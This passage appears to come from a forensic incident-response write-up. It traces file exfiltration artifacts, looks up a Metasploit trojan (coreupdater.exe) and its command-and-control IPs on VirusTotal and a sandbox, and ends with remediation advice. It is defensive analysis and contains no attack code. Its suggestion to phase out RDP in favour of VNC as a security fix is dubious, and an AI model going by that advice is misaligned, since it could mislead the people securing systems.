
6. Jessica.jpg:




Next, I searched for 'loot.zip' since I couldn't find it at the link location and came with references to it as well as the many of the above files in '\$UsnJrnl:\$J', '5f7b5f1e01b83767.automaticDestinations-ms', and 'WebCacheV01.dat':



Interestingly, there's what looked the process of compressing 'My Social Security Number.txt' into 'My Social Security Number.zip'




Above shows loot.zip being referenced at the same time and Portal_gun.png, including its complete path.



Finally, I was able to find the above reference to the Administrator account accessing Thoughts.txt and loot.zip, suggesting that file exfiltration took place on the desktop as well.

Malware Analysis

With the malware found, I wanted to see what other information was available, so I first checked it on Virustotal.com:



Fifty-one separate anti-virus engines flag this application as malware.

Sophos	Mal/Generic-R + ATK/Meter-C	Symantec	Packed.Generic.539
Tencent	Win64.Trojan.Shelma.Apmq	TrendMicro	TROJ64_SWRORT.SM1
TrendMicro-HouseCall	TROJ64_SWRORT.SM1	VBA32	Trojan.Win64.Shelma

Some of the ways that it is classified: a trojan.

History ⓘ	
Creation Time	2010-04-14 22:06:53
First Seen In The Wild	2020-09-18 20:24:12
First Submission	2020-09-27 13:12:13
Last Submission	2021-04-10 17:20:03
Last Analysis	2021-04-10 17:20:03

Interestingly, this was first seen during the time period of the intrusion. Next, I found reference to the second malicious address, 203.78.103.109:

Network Communication ⓘ
IP Traffic
203.78.103.109:443 (TCP)


The address itself appeared to be associated with Netway Communication Co. out of Thailand:

Network	203.78.96.0/20
Autonomous System Number	18362
Autonomous System Label	Netway Communication Co.,Ltd.
Regional Internet Registry	APNIC
Country	TH
Continent	AS

Some files associated with this IP address, which includes coreupdater.exe:

Scanned	Detections	Type	Name
2021-04-06	20 / 58	Text	script.ps1
2021-01-02	35 / 71	Win32 EXE	file.None.0xfffffe00062b10010.img
2020-11-09	11 / 61	Text	2.ps1
2021-04-10	48 / 70	Win32 EXE	coreupdater.exe


The address up on abuseipdb.com:

ISP	Netway Communication Co. Ltd.
Usage Type	Data Center/Web Hosting/Transit
Domain Name	netway.co.th
Country	 Thailand
City	Bangkok, Krung Thep Maha Nakhon


I next looked up the other malicious address, 194.61.4.102, on virustotal.com:

Network	194.61.4.0/22
Autonomous System Number	35467
Autonomous System Label	DataDiensten Fryslan B.V.
Regional Internet Registry	RIPE NCC
Country	NL
Continent	EU

Which appeared to be out of the Netherlands, so I verified this on abuseipdb.com:

ISP	Era LLC
Usage Type	Data Center/Web Hosting/Transit
Domain Name	erahost.pro
Country	 Netherlands
City	Dronten, Flevoland

My next step was to run coreupdater.exe on hybrid-analysis.com, which uses sandboxing techniques to run submitted malware to understand its functions:

coreupdater.exe 

malicious

This report is generated from a file or URL submitted to this webservice on October 2nd 2020 02:52:40 (UTC) Threat Score: 97/100
Guest System: Windows 7 64 bit, Professional, 6.1 (build 7601), Service Pack 1 AV Detection: 82%
Report generated by Falcon Sandbox v8.43 © Hybrid Analysis Labeled as: Trojan.Metasploit

[Overview](#) [Sample unavailable](#) [Downloads](#) [External Reports](#) [Re-analyze](#) [Link](#) [Twitter](#) [E-Mail](#)

[Hash Not Seen Before](#) [Show Similar Samples](#) [Request Report Deletion](#)

In addition to what had already been discovered, it looked like the malware was using ARP traffic to attempt to identify local networks:

Detected a large number of ARP broadcast requests (network device lookup) 


details Attempt to find devices in networks: "169.254.13.128/32, 169.254.16.95/32, 169.254.33.88/32, 169.254.47.57/32, 169.254.47.100/32, 169.254.49.216/32, 169.254.54.171/32, 169.254.60.176/32, 169.254.74.72/32, 169.254.217.73/32, 169.254.231.108/32, 192.168.240.2/32, 192.168.240.18/32, 192.168.240.128/32, 192.168.241.6/32, 192.168.241.13/32, 192.168.241.41/32, 192.168.241.104/32, 192.168.241.120/32, 192.168.241.159/32, 192.168.241.202/32, 192.168.242.97/32, 192.168.242.112/32, 192.168.242.116/32, 192.168.242.120/32, 192.168.242.162/32, 192.168.242.203/32, 192.168.242.224/32, 192.168.243.26/32, 192.168.243.35/32, 192.168.243.58/32, 192.168.243.77/32, 192.168.243.84/32, 192.168.243.108/32, 192.168.243.168/32, 192.168.243.222/32, 192.168.243.242/32, 192.168.243.253/32"

Traffic sent to 203.78.103.109:443 is sent without an HTTP header:


Sends traffic on typical HTTP outbound port, but without HTTP header

details TCP traffic to 203.78.103.109 on port 443 is sent without HTTP header

It also seemed to hook into another virtual address, which could be the point it attempts to hijack spoolsv.exe:



The final assessment from hybrid-analysis.com was that this was 'Trojan.metasploit' which backed up what I had determined earlier:



Remediation Recommendations

The most important recommendations I would make are to immediately stop allowing all RDP traffic from outside the organization's local intranet. RDP is extremely vulnerable and so should never be exposed to the internet. Ideally, RDP would be phased out altogether for something like VNC. Additionally, remote access to the organization's internet should be blocked by a dedicated firewall solution, such that only VPN traffic will allow remote access to internal machines from outside the network. A secondary set of suggestions would be to implement stronger password policies, given that the administrator account was brute forced relatively quickly. Additionally, implementing MFA on *at least* remote access to systems, and ideally for any access to sensitive systems like the domain controller. It would also be wise to restrict all access to the domain controller to a single jump box that requires MFA to access. Finally, it would be good to have a more expansive backup policy as it appears that at least one file was deleted and replaced with an 'imposter' file.